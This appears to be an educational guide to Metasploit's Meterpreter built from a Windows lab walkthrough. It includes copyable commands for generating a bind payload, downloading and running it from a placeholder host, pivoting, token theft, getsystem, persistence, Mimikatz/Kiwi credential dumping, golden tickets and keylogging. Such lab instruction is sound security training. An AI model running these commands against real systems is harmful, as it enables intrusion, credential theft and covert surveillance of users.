Meterpreter gives a Metasploit session a structured interface for inspecting a host, working with files, managing processes and using platform-specific extensions. Learning it becomes easier when you understand which machine a command acts on, which prompt accepts it and what its output actually proves.
This guide turns a Windows lab walkthrough into a practical reference, with commands you can copy and screenshots you can interpret. It also corrects several common confusions: bind versus reverse connections, local versus remote paths, session architecture versus operating-system architecture, and Meterpreter commands versus Metasploit modules.
Lab scope: Use these examples on systems you own or are explicitly authorized to test. The screenshots in this guide show a historical Windows Server 2008 R2 environment and older Metasploit output. They are illustrative records, not a claim that the same results were reproduced on a current Windows build. Command availability varies with payload, platform, permissions and loaded extensions.
In this guide
- What Meterpreter is and how it differs from a shell
- Establishing a bind connection in a lab
- Prompts, help and session management
- System information and processes
- Files and local versus remote paths
- Network discovery and pivoting
- Tokens, privileges and extensions
- Migration and persistence
- Kiwi and credential-related capabilities
- Desktop, keyboard and multimedia commands
- Logs, timestamps and evidence
- Troubleshooting and a first-session checklist
What is Meterpreter?
Meterpreter is an advanced Metasploit payload with an extensible command interface. A payload runs on the remote host; the Metasploit client controls the resulting session. The standard API extension, commonly called stdapi, supplies many familiar commands. Other extensions add functionality that may only work on particular platforms. See the official Meterpreter overview.
A reverse shell and Meterpreter describe different aspects of a connection. Reverse describes which side initiates the network connection. Meterpreter describes the payload and session capabilities. Meterpreter can use a reverse connection or a bind connection; a conventional command shell can also use either pattern.
| Question | Conventional shell | Meterpreter |
|---|---|---|
| What interface do you receive? | A native command interpreter, such as cmd.exe or a Unix shell. | A dedicated session interface with commands and extensions. |
| How do you work with files and processes? | Usually through operating-system commands and installed utilities. | Through supported commands such as upload, download, ps and execute. |
| Does it guarantee elevated access? | No. Access follows the process security context. | No. The payload starts with the rights available to its process. |
| Is one always better? | A simple shell can be enough for a small task. | Useful when structured session management and additional capabilities are needed. |
The Metasploit client uses Ruby, but that does not mean the remote Windows host needs Ruby installed. Equally, Meterpreter should not be described as universally invisible or completely free of disk artifacts: delivery, extensions and subsequent actions can create files, processes, network events and other evidence.
Establishing the lab connection: bind versus reverse
The lab connection uses windows/meterpreter_bind_tcp. This is a bind payload: it listens on the Windows VM and Metasploit connects to it. It does not make the target connect back to Kali. Keep the two VMs on an isolated host-only or internal lab network, and take a snapshot before experimenting.
Replace <LAB_KALI_IP> and <LAB_WINDOWS_IP> with the addresses of your own VMs. The payload below is the x86 Windows variant used to match the historical screenshots; an x64 payload has a different name. Confirm availability and options in your installed build.
Kali terminal — create and serve the lab executable:
msfvenom -p windows/meterpreter_bind_tcp LPORT=443 -f exe -o bind.exe
python3 -m http.server 8000 --bind <LAB_KALI_IP>
Windows PowerShell — download and run it inside the lab VM:
Invoke-WebRequest -Uri "http://<LAB_KALI_IP>:8000/bind.exe" -OutFile ".\bind.exe"
.\bind.exe
netstat -an | findstr ":443"
Kali — start Metasploit and configure the matching handler:
msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter_bind_tcp
set RHOST <LAB_WINDOWS_IP>
set LPORT 443
show options
run
The handler and executable must agree on the payload and port, and Kali must be able to reach the Windows listening socket. Port 443 is only the selected TCP port here; naming that port does not turn this payload into HTTPS. If a security control blocks execution, record the result rather than assuming that the command syntax is wrong.
Prompts, help and session management
Three environments appear throughout this guide: your local terminal, the msfconsole prompt and the meterpreter > prompt. Commands are not interchangeable between them. For example, sessions -i 1 is a Metasploit console command, while sysinfo is entered inside Meterpreter.
help
background
After background, the session stays open and control returns to Metasploit. List sessions and reopen the one you need from msfconsole:
sessions
sessions -i 1
Replace 1 with the actual session ID. Inside Meterpreter, exit closes that session. By contrast, exit typed inside a native shell started with shell normally returns you to Meterpreter. Consult the core command reference for session and channel behavior.
System information and process management
| Command | What to look for |
|---|---|
sysinfo | Computer name, operating system and host architecture; also note the Meterpreter session type. |
getuid | The current user context, rather than a numeric Unix UID in every implementation. |
getpid | The process ID hosting the session. |
ps | Process names, IDs and available architecture or ownership information. |
getprivs | Attempts to enable privileges already available to the process; it does not create new rights. |
localtime | The remote host’s date and time, useful when interpreting evidence. |
sysinfo
getuid
getpid
ps
ps -S bind
getprivs
localtime
In the first screenshot, Windows is x64 while Meterpreter reports x86/windows. Those values describe different layers and can both be correct. The session is running under VAGRANT-2008R2\vagrant; that name alone does not establish that the session has SYSTEM privileges.
For a simple process-execution exercise, use execute -f notepad.exe on a Windows lab VM. The shell command opens a native command interpreter. If you use execute -i, check the command help for interaction and channel options appropriate to the program. Commands such as kill <PID>, reboot and shutdown change or interrupt the target: they are administrative actions, not enumeration steps. These behaviors are defined in the system command dispatcher.

This screenshot shows a native Windows shell, a separate execute/channel interaction and the core help menu. Read each prompt before copying a command: the Windows C:\... prompt is not the Meterpreter prompt.
File operations: remote and local paths
A frequent beginner mistake is mixing the remote working directory with the local one. pwd, cd and ls refer to the remote host. Their local counterparts, including lpwd, lcd and lls, refer to the computer running the client.
| Command | Purpose |
|---|---|
pwd / lpwd | Show the remote / local working directory. |
ls / lls | List remote / local files. |
cd / lcd | Change the remote / local directory. |
cat <file> | Read a remote text file. |
upload <local> <remote> | Copy a local file to the remote host. |
download <remote> <local> | Copy a remote file to the local computer. |
search -f <pattern> | Search for remote files matching a pattern; use -d to limit the starting directory. |
mkdir / rmdir | Create / remove a remote directory. |
mv / rm | Move or rename / delete a remote file. |
show_mount | List mounted drives on supporting sessions. |
Create a harmless text file on Kali, then use it to practise transfer direction. The following assumes /home/kali exists on your lab workstation:
printf "DaySec lab transfer example\n" > /home/kali/daysec-lab.txtMeterpreter:
lpwd
lcd /home/kali
lls
pwd
upload /home/kali/daysec-lab.txt daysec-lab.txt
ls
cat daysec-lab.txt
download daysec-lab.txt /home/kali/daysec-lab-return.txt
The lab screenshot uses mhelp.txt for the same transfer pattern. The local path is /home/kali and the remote path is C:\Users\vagrant\Downloads. Its remove-and-upload sequence changes the remote file; merely listing files does not.
For a bounded search, inspect search -h and limit the directory and filename pattern. Use mv for renaming rather than assuming a universal rename command exists. See the filesystem command reference.
Network information and pivoting
ipconfig
route
arp
netstat
getproxy
portfwd -h
These commands help explain the network view from the remote host: interfaces and addresses, routes, neighbor entries, sockets and proxy configuration. An ARP entry shows a cached local-network mapping, not proof that the corresponding host is currently reachable or vulnerable.


The lab screenshots show a 192.168.1.0/24 environment. Keep those addresses as historical output; they are not addresses to reuse without checking your own lab. The Meterpreter route command displays remote routes; the route command at the Metasploit console manages Metasploit’s session routing. They are different interfaces. See the network command reference.
Port forwarding and session routes
portfwd maps a specific TCP service through the session. A local forward listens on the Metasploit machine, then connects through the remote session. For example, the following maps your workstation’s loopback port 8080 to an HTTP service on an explicitly in-scope lab host:
portfwd add -L 127.0.0.1 -l 8080 -p 80 -r 192.168.56.20
portfwd list
Here 192.168.56.20 is only an example lab address. Inspect portfwd -h for deletion options and remove the mapping when finished. The official pivoting documentation discourages this older one-service approach where its SOCKS-based alternative is appropriate.
The legacy run autoroute script is deprecated, as the next screenshot itself reports. Start with background inside Meterpreter, then enter the remaining commands at the Metasploit console:
background
use post/multi/manage/autoroute
set SESSION 1
set CMD add
set SUBNET 192.168.56.0
set NETMASK 255.255.255.0
show options
run
route print
Only add a route for the network included in your exercise. It affects compatible Metasploit traffic; it does not automatically route every local application through the session. Meterpreter also has a pivot command for particular pivot transports, including supported named-pipe scenarios. It is not a generic synonym for adding subnet routes.
Packet capture is extension-dependent
tcpdump is a separate capture utility, not a universal Meterpreter command. On a supporting session, the Sniffer extension provides its own commands. Begin with:
load sniffer
sniffer_interfaces
help
The extension exposes sniffer_start, sniffer_stats, sniffer_dump and sniffer_stop. Check their help and interface IDs before a lab capture. Installing an extension does not guarantee that the payload supports it or that the session has capture privileges. See the Sniffer reference.
Tokens, privileges and extension loading
On Windows, an access token represents a security context: identity, group membership and privileges. It is not a temporary password. Impersonating a token and changing the process’s primary security context are related but distinct operations.
Load the Incognito extension and inspect what your current context can see:
load incognito
list_tokens -u
getuid
getprivs
Incognito includes impersonate_token, add_user, add_group_user and add_localgroup_user. The last two distinguish global from local group operations. Account changes require a suitable token and permissions; loading the extension does not grant them. use incognito appears in older examples, but load incognito makes the extension-loading intent explicit. The Incognito implementation documents the available names and token syntax.

The historical token example includes steal_token 420. PID 420 belongs to that recording only. The later output also shows why drop_token should not be described as a guaranteed return to the user who originally opened the session: the effective identity depends on the underlying process context. rev2self reverts thread impersonation. Check getuid after any context change.
What getsystem does — and does not do
The Windows privilege extension is named priv, not privs. It may already be loaded. Inspect its help before attempting an elevation exercise:
load priv
getsystem -h
getsystem attempts supported techniques to obtain local SYSTEM context. It is not a promise to elevate an arbitrary standard user, and SYSTEM is a local machine identity rather than domain administrator status. Rapid7 describes its use from an appropriate local administrator context and explains common failure conditions in its getsystem documentation.
bypassuac is not a universal standalone Meterpreter command. UAC bypass functionality belongs to specific Metasploit modules with prerequisites. It should not be confused with avoiding endpoint detection. Likewise, do not copy Unix identity-changing commands into a Windows session and expect identical semantics.
Migration and persistence are different
Migration moves a compatible Meterpreter instance into another process. It can change the stability and context of the session, but it is not persistence across a reboot. It also does not guarantee that monitoring will miss the activity.
getpid
ps
migrate -h
An actual migrate <PID> operation depends on process access, architecture and session support. A stale PID copied from a screenshot is not a valid target selection method. Channels or other state may be lost, and the session can fail.

This older screenshot combines three separate observations: run persistence is rejected as a deprecated or unavailable script; a then-available persistence module creates startup artifacts; and Kiwi later reports an x86-on-x64 warning. Treat it as a record of that lab version, not a current copy-and-paste installation procedure.
Persistence creates an independent mechanism for future execution. Module names and supported mechanisms change, so inspect current module information and options instead of assuming the old script exists. For an ordinary learning session, a VM snapshot and a fresh connection are usually enough; record and remove any startup artifacts if persistence is explicitly part of the exercise.
Kiwi and credential-related capabilities
Kiwi is Meterpreter’s integration with Mimikatz functionality. Load it as an extension; typing kiwi by itself does not load it:
load kiwi
help
| Command | Capability and limits |
|---|---|
creds_all | Requests supported credential providers; success and available data depend on access and system protections. |
creds_msv / creds_kerberos | Provider-specific credential operations. |
kiwi_cmd | Passes a command to the integrated Mimikatz interface. |
kerberos_ticket_list | Lists Kerberos ticket information exposed through the extension. |
golden_ticket_create | Creates a forged Kerberos ticket when the required domain secrets and parameters are supplied. |
lsa_dump_sam / lsa_dump_secrets | Requests sensitive local credential stores; these are separate from normal host enumeration. |
This is a capability reference, not evidence that a modern host will expose plaintext credentials. The Kiwi command dispatcher uses golden_ticket_create, not a generic golden_ticket command.

The screenshot displays the help for golden_ticket_create; it does not show a successfully created or accepted ticket. Domain details and the relevant signing secret are prerequisites. A Golden Ticket is not automatically unlimited access to every resource.
Pass-the-hash is an authentication technique, and psexec usually refers here to a Metasploit module family or a separate utility. Neither should be presented as a universal Meterpreter command named pass_the_hash or psexec. Keep credential testing and lateral-movement exercises separate from the basic command walkthrough.
Desktop, keyboard and multimedia commands
Desktop interaction depends on the session’s access to an interactive desktop. A service session, a locked desktop, missing hardware or payload limitations can change the result. The UI command reference documents the desktop and keyboard commands.
| Command | Purpose |
|---|---|
getdesktop / enumdesktops | Show the active desktop context / enumerate accessible desktops. |
screenshot | Capture an accessible desktop image. |
screenshare | Open a supported screen-viewing stream. |
idletime | Report available user idle-time information. |
keyscan_start / keyscan_dump / keyscan_stop | Start, inspect and stop the keyboard capture facility. |
getdesktop
enumdesktops
screenshot
In this recording, screenshot capture succeeds while record_mic and webcam_list return errors. Those messages establish that the requests failed; they do not, by themselves, prove that missing hardware was the only cause. Check device presence, session access and implementation support.
The multimedia command family can include webcam_list, webcam_snap, webcam_stream, record_mic and play. They are not available in every payload. Use synthetic content on your own test desktop when demonstrating capture features.

The keyboard example shows the sequence keyscan_start, keyscan_dump and keyscan_stop. The displayed text is an exercise sample. Special-key markers such as <Shift> and <CR> are part of the captured representation, not a clean transcript of a document.

The screen-viewing image shows the lab Notepad window through the screen-viewing player. It is a useful comparison with the keyboard output, but it does not demonstrate a separate remote-desktop login.
Logs, timestamps and evidence
Some command lists group several actions under avoiding detection. That is misleading: clearing logs, changing file metadata, migrating a process and interacting with a webcam are distinct operations. None is a general guarantee of stealth.
